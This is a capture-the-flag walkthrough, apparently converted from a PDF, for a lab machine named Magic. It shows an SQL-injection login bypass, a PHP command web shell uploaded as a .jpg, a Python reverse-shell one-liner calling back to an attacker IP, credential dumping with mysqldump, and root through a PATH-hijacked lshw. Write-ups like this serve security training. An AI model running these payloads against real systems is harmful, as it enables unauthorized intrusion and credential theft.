
Write Up Magic



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Enumeration


Nmap Scan

nmap -sV -sC 10.10.10.185

```
root@kali:/tmp/Magic# nmap -sV -sC 10.10.10.185
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-18 09:56 EDT
Nmap scan report for 10.10.10.185
Host is up (0.032s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
    256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
    256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
_http-server-header: Apache/2.4.29 (Ubuntu)
_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web page

http://10.10.10.185/



After this I ran gobuster, in order to enumerate the web page for files and directories.

gobuster dir -u http://10.10.10.185/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt.html

```
root@kali:/tmp/Magic# gobuster dir -u http://10.10.10.185/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt.html


second se
```

We see some interesting pages:

upload.php

login.php

The login page.




Bypassing Login Page

We can bypass this login page, by SQL injection.


Resource: https://portswigger.net/support/using-sql-injection-to-bypass-authentication

Username: ' or "='

Password: ' or "='



After we have logged into the website, we see an upload page. Where we can upload an image.




Exploitation

I tried simple uploading bypass to add .jpg at the end of the file.

```
root@kali:/tmp/Magic# head php-reverse-shell.php.jpg
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;</pre>
```

When I try to upload the image, I get the following banner.





After some trying some stuff, I found the following recourse:

https://github.com/jgor/php-jpeg-shell/blob/master/shell.php

I download it to my system.

```
root@kali:/tmp/Magic# ls -al shell.php
-rw-r--r-- 1 kali kali 192 Jun 18 12:58 shell.php
root@kali:/tmp/Magic# cat shell.php

*****

**Corm action="" method="get">

Command: <input type="text" name="cmd" /><input type="submit" value="Exec" />

</form>
Output:<br />

<?php passthru($_REQUEST['cmd'], $result); ?>
root@kali:/tmp/Magic# ||
```

If we can upload this, then we have an LFI.

First, we need to add .jpg extension at the end.


mv shell.php shell.php.jpg

```
root@kali:/tmp/Magic# mv shell.php shell.php.jpg
root@kali:/tmp/Magic# ls -al shell.php.jpg
-rw-r--r- 1 kali kali 192 Jun 18 12:58 shell.php.jpg
```

We upload the image.



Uploaded it successfully.




Now we need to find where the file is uploaded.


gobuster dir -u http://10.10.10.185/images -w /home/kali/Desktop/wordlists/dirbuster/directory-list-2.3-medium.txt

The place where the file is uploaded to is /images/uploads.

http://10.10.10.185/images/uploads/shell.php.jpg



Now we have code execution.



Getting Reverse Shell

In order to get a reverse shell I used the following code.

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.
12",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
root@kali:/tmp/Magic# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.185] 34256
/bin/sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (1133): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/Magic/images/uploads$
```

We can read the user.txt yet, we need to find credentials for the user theseus.

```
www-data@ubuntu:/var/www/Magic/images/uploads$ cat /home/theseus/user.txt
cat /home/theseus/user.txt
cat: /home/theseus/user.txt: Permission denied
www-data@ubuntu:/var/www/Magic/images/uploads$
```

I found credentials in /var/www/Magic/db.php5

The credentials are:

Theseus: iamkingtheseus

I couldn't login with these credentials.

```
www-data@ubuntu:/var/www/Magic$ su theseus
su theseus
Password: iamkingtheseus
su: Authentication failure
```

Because these credentials are from a SQL database, I tried to dump the SQL database.

mysqldump -utheseus -piamkingtheseus Magic

```
www-data@ubuntu:/var/www/Magic$ mysqldump -utheseus -piamkingtheseus Magic
mysqldump -utheseus -piamkingtheseus Magic
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- MySQL dump 10.13 Distrib 5.7.29, for Linux (x86_64)
-- Host: localhost Database: Magic
 - Server version 5.7.29-0ubuntu0.18.04.1
/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;
- Table structure for table `login`
DROP TABLE IF EXISTS `login`;
/*!40101 SET @saved_cs_client
                               = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `login` (
 `id` int(6) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  'password' varchar(100) NOT NULL,
 PRIMARY KEY ('id'),
 UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;
 - Dumping data for table `login`
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

Now I have found new credentials.

admin:Th3s3usW4sK1ng

I couldn't login with admin: Th3s3usW4sK1ng, but I could login with:

theseus:Th3s3usW4sK1ng

```
www-data@ubuntu:/var/www/Magic$ su theseus
su theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:/var/www/Magic$ id
id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
theseus@ubuntu:/var/www/Magic$
```

whoami && ifconfig && cat user.txt; echo

```
theseus@ubuntu:~$ whoami && ifconfig && cat user.txt; echo
whoami && ifconfig && cat user.txt; echo
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.10.10.185 netmask 255.255.255.0 broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:2a89 prefixlen 64 scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:2a89 prefixlen 64 scopeid 0x20<link>
        ether 00:50:56:b9:2a:89 txqueuelen 1000 (Ethernet)
        RX packets 23918 bytes 2855026 (2.8 MB)
       RX errors 0 dropped 52 overruns 0 frame 0 TX packets 18953 bytes 16909109 (16.9 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
        RX packets 33229 bytes 2364465 (2.3 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 33229 bytes 2364465 (2.3 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
d6c71d6d615c2ddd3992dd66ac5cad3b
```

Post-Exploitation

Running enumeration script: Ise.sh

Kali System:

python3 -m http.server 80

Target System:

wget http://10.10.14.12/lse.sh

In order to run the script.

bash Ise.sh

```
[!] fst020 Uncommon setuid binaries......yes!
---
/usr/bin/vmware-user-suid-wrapper
/bin/sysinfo
```

We see an unusual binary.

/bin/sysinfo

Creating a fake Iswh and disk

What sysinfo does: it reads the hardware configuration of the system such as Memory Size, CPU etc.

Resource: https://www.exploit-db.com/exploits/44150

What we need to do is the following:

- 1. Create a lswh file with contains of a reverse shell.
- 2. Then set our path to that Iswh file
- 3. Run the sysinfo command and we got root.

Reverse Shell inside The File

```
python3 -c 'import
```

socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14. 12",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

```
theseus@ubuntu:/tmp/IceL0rd$ cat ls
cat lshw
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.12",1234));
theseus@ubuntu:/tmp/IceL0rd$
```

Setting Our Path

export PATH=/tmp/IceL0rd:\$PATH

```
theseus@ubuntu:/tmp/IceL0rd$ export PATH=/tmp/IceL0rd:$PATH
export PATH=/tmp/IceL0rd:$PATH
theseus@ubuntu:/tmp/IceL0rd$ echo $PATH
echo $PATH
/tmp/IceL0rd:/tmp/IceL0rd:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/games:/usr/local/games
theseus@ubuntu:/tmp/IceL0rd$
```

```
theseus@ubuntu:/tmp/IceL0rd$ ls -al
ls -al
total 12
drwxrwxr-x 2 theseus theseus 4096 Jun 18 11:37 .
drwxrwxrwt 3 root root 4096 Jun 18 11:37 ...
-rwxr-xr-x 1 theseus theseus 229 Jun 18 11:36 lshw
```

Getting Root Shell

sysinfo

whoami && ifconfig && cat root.txt; echo

```
root@ubuntu:/root# whoami გგ ifconfig გგ cat root.txt; echo
whoami && ifconfig && cat root.txt; echo
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.10.10.185 netmask 255.255.255.0 broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:2a89 prefixlen 64 scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:2a89 prefixlen 64 scopeid 0x20<link>
       ether 00:50:56:b9:2a:89 txqueuelen 1000 (Ethernet)
RX packets 29447 bytes 3257539 (3.2 MB)
       RX errors 0 dropped 69 overruns 0 frame 0
       TX packets 19358 bytes 17111118 (17.1 MB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
       RX packets 46110 bytes 3279018 (3.2 MB)
       RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 46110 bytes 3279018 (3.2 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
l5f6399b1decbdd48b47eb69a557b353
```